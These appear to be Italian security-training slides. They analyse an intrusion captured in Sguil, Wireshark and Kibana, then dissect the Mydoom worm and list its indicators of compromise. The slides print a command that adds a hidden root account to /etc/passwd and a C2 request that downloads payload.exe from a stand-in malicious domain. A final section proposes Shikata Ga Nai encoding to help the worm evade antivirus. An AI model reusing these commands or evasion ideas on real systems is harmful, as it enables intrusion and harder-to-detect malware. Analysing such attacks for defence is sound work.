Who Search Abort Close

Debug Messages

209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)
Receiving raw file from sensor.
Finished.

Search Packet Payload Hex Text NoCase

Applications Places Toplevel

SGUIL-0.9.0 - Connected To localhost

File seconion-import-1_1 2025-04-14 12:47:07 GMT

Re File

S DST: msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
R DST: bind:x:105:113:/:/var/cache/bind:/bin/false
R DST: postfix:x:106:115:/:/var/spool/postfix:/bin/false
R DST: postgresql:x:107:65534:/:/var/lib/postgresql:/bin/bash
R DST: tomcat55:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
R DST: distccd:x:111:65534:/:/bin/false
R DST: userx:x:1001:1001 just a user,111,:/home/user:/bin/bash
R DST: service:x:1002:1002,,,,:/home/service:/bin/bash
R DST: te
R DST: nonexistent:/bin/false
R DST: proftpd:x:113:65534:/:/var/run/proftpd:/bin/false
R DST: statd:x:114:65534:/:/var/lib/nfs:/bin/false
R DST: analystx:x:1003:1003:Security Analyst,,,:/home/analyst:/bin/bash
R DST:
R SRC: cat /etc/passwd | grep root
R SRC:
R DST: rootx:0:0:root:/root:/bin/bash
R DST:
R SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
IF DST: rootx:0:0:root:/root:/bin/bash
SRC:
DST: myrootx:0:0:root:/root:/bin/bash
SRC: exit
DST:
Who Search Abort Close

Debug Messages


209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)
Receiving raw file from sensor.
Finished.

Search Packet Payload Hex Text NoCase

Sguil permette di rilevare e analizzare eventi di sicurezza in tempo reale. L'analisi del traffico rivela comandi Linux remoti usati dall'attaccante.

Approfondimento con Wireshark

Follow TCP Stream



Attività Osservate

- Esecuzione comando whoami
- Lettura file /etc/passwd
- Modifica configurazioni di sistema
- Comandi di navigazione nel filesystem

Ricostruzione della sessione TCP completa dall'inizio alla fine dell'attacco

Colore rosso: traffico dall'attaccante (SRC)

Colore blu: risposte dal server (DST)

Wireshark permette di analizzare in dettaglio il traffico di rete. La funzionalità "Follow TCP Stream" rivela la sequenza completa di comandi eseguiti.

Zeek - Files - Kibana - Chromium

The screenshot shows a Kibana dashboard titled "Zeek - Files - Kibana - Chromium". The main table has three columns: "Source" (FTP_DATA), "Count" (1), and "Bytes Se" (102B). Below the table are "Export" options for "Raw" and "Formatted".

Analisi dei Log con Kibana



Accesso Dashboard

Pivot da Sguil a Kibana per analisi più profonda

Filtro Traffico FTP

Identificazione del traffico FTP tra gli host coinvolti

Verifica File Trasferiti


Conferma del trasferimento di confidential.txt

Analisi Contenuto

Esame del contenuto dei file esfiltrati

Kibana consente di correlare eventi e visualizzare log centralizzati. L'analisi conferma l'esfiltrazione di dati tramite FTP usando credenziali rubate.

Vettore di Attacco Ricostruito



La ricostruzione completa dell'attacco evidenzia punti critici di intervento. L'accesso root e l'esfiltrazione FTP rappresentano le componenti più critiche.

Raccomandazioni di Sicurezza

Reset Credenziali

Cambiare immediatamente le password su tutti i sistemi coinvolti

Hardening Servizi

Limitare o disabilitare l'accesso FTP e implementare regole firewall

Patching

Appicare patch alle vulnerabilità sfruttate dall'attaccante


Monitoraggio Avanzato

Implementare regole IDS/IPS per rilevare comandi sospetti

L'isolamento efficace degli host compromessi richiede azioni immediate e sistematiche. Fondamentale implementare tutte le misure proposte per prevenire futuri attacchi.

Analisi Forense Approfondita: Malware Mydoom

Mydoom (noto anche come W32.Mydoom.A@mm) è un worm apparso nel gennaio 2004, classificato tra i più distruttivi della storia. Si propaga tramite e-mail e file P2P, infettando Windows e aprendo backdoor per accessi futuri.



Propagazione



E-mail

Allegati .exe o .zip inviati a indirizzi raccolti.



P2P

Diffusione tramite cartelle condivise (Kazaa, eMule).

Tecniche:

- Estrazione indirizzi email da file locali (.txt, .html, .dbx).
- Spoofing del mittente per sembrare legittimo.



Analisi del Codice Principale

Header

Usa `#define WIN32_LEAN_AND_MEAN` per escludere API non necessarie e velocizzare la compilazione. Include:

- `<windows.h>`: accesso al kernel, al file system, alle API di processo/thread.
- `<winsock2.h>`: per funzionalità di rete, tra cui creazione di socket, connessioni TCP.
- `lib.h`: presumibilmente contiene macro, costanti e funzioni comuni interne.
- `massmail.h`: dichiara funzioni per propagazione via e-mail.
- `scan.h`: per lo scanner TCP e scoperta host vulnerabili.
- `sco.h`: per l'attacco DDoS.
- `xproxy/xproxy.inc`: include i dati della DLL che verrà decryptata e iniettata (payload binario embedded).

Funzioni principali

- **`decrypt1_to_file()`**: decodifica payload usando XOR con chiave base `0xC7`, modulo su 133. Serve a evitare rilevamento statico.
- **`payload_xproxy()`**: carica la DLL dannosa nascosta (`shimgapi.dll`, offuscata via ROT13). Crea file temporaneo e carica la DLL con `LoadLibrary()`.
- **`sync_check_frun()`**: verifica esecuzione precedente del worm controllando chiavi registro criptate con ROT13. Scrive chiavi di avvio in `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` e `HKLM`.
- **`sync_mutex()`**: usa `CreateMutex` con nome offuscato per impedire più istanze contemporanee.
- **`sync_install()`**: copia il malware stesso in `%System%\taskmon.exe` e lo imposta per l'avvio automatico.


Modulo Mass Mailing

Comportamento

- Usa API Winsock per inviare e-mail direttamente senza client SMTP.
- Scansiona il disco per indirizzi email nei file (.dbx, .html, .txt).
- Crea e-mail con oggetti finti e allegati infetti (es. doc.txt.exe, message.zip).

Tecniche

- Spoofing mittente.
- Manipolazione header SMTP.
- Invio ciclico automatizzato.



Modulo Scanner



Obiettivo

Identificare host vulnerabili in rete.

Scansione

Scansione di IP casuali.

Connessione

Apertura connessione TCP su porte come 3127, 135, 445.

Verifica

Se connesso, invia pacchetti per identificare presenza worm/porte aperte.

Modulo DDoS SCO




Modulo P2P

Identificazione

Localizza cartelle di programmi P2P

Condivisione

Sfrutta la rete P2P per diffondersi ad altri utenti



Copia

Copia di sé stesso in directory P2P
(Kazaa, eMule)

Rinomina

Rinominato in modo accattivante:
winamp_crack.exe, norton_patch.zip



Comunicazione C2

Connessione

Utilizza socket su TCP 3127.

Ricezione

Riceve comandi remoti: download, esegui, aggiorna.

Mascheramento

Query HTTP simulate per mascherarsi nel traffico:

Esempio: GET /cmd?

exec=download&url=http://maliciousdomain.com/payload.exe

Tecniche di Evasione



Offuscamento

ROT13 su nomi file,
chiavi, stringhe.



Crittografia

XOR nei payload binari.




Anti-analisi

IsDebuggerPresent e
API simili per evitare
analisi.



Terminazione

Kills di processi di
antivirus e strumenti di
analisi.



Indicatori di Compromissione (IOC)

Tipo	Indicatore
File	%System%\taskmon.exe
Rete	Porta TCP aperta: 3127
Registro	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\taskmon
Registro	HKLM\Software\Microsoft\Windows\CurrentVersion\Run\taskmon
Hash	b4d7a17d23b84f5b9c5b4ad3c7c1e344

Modifica Proposta: Algoritmo Shikataganai



Sostituzione del ROT13

L'algoritmo Shikataganai potrebbe sostituire il ROT13 come metodo principale di offuscamento del codice.



Vantaggi

Maggiore complessità e polimorfismo rispetto al semplice ROT13, rendendo più difficile la rilevazione da parte degli antivirus.



Implementazione

Trasformazione del codice attraverso sequenze casuali di istruzioni semanticamente equivalenti, creando varianti uniche ad ogni esecuzione.



Evasione avanzata

Potenziale riduzione significativa della firma digitale rilevabile, migliorando la persistenza del malware.

Conclusione



Infezione rapida

Metodi di diffusione efficaci



Backdoor persistenti

Accesso remoto duraturo



Struttura modulare

